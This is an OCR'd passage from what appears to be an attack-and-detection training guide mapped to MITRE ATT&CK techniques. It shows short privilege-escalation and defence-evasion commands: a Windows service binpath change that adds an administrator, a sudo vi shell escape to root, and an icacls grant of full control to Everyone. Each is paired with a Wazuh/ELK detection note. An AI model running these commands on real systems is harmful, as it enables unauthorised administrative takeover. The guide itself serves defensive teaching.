
Create or Modify System Processes

```
sc.exe config snmptrap binpath= "net localgroup Administrators cyberwarfare\empX /add"
sc.exe stop snmptrap
sc.exe start snmptrap

<logoff>

<then login again>
```

4.1.B Detection: -

Detecting service manipulation by Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0032 (Security Controls)



4. PRIVILEGE ESCALATION

4.2 Execution: - Privilege Escalation Linux [Abuse Elevation Control Mechanism T1548.003]

4.2.B Attack: -


Abuse Elevation Control Mechanism

```
sudo -l

sudo /tmp/vi

Esc + :!/bin/bash

(presented with root)
```


4.2.B Detection: -

Detecting '**sudo**' abuse using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0032 (Security Controls)



DEFENSIVE EVASION PHASE



5. DEFENSIVE EVASION

5.1 Defensive Evasion Windows [File & Directory Permissions Modification - T1222.001]


5.1.A Attack : -

Defensive control evasion by changing Access Controls.

```
icacls . /grant Everyone:F /T /C /Q
```

5.1.B Detection: -

Detect Access Control Manipulation using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – DTE0030 (Pocket Litter)



5. DEFENSIVE EVASION

5.2 Defensive Evasion Linux [File & Directory Permissions Modification - T1222.002]

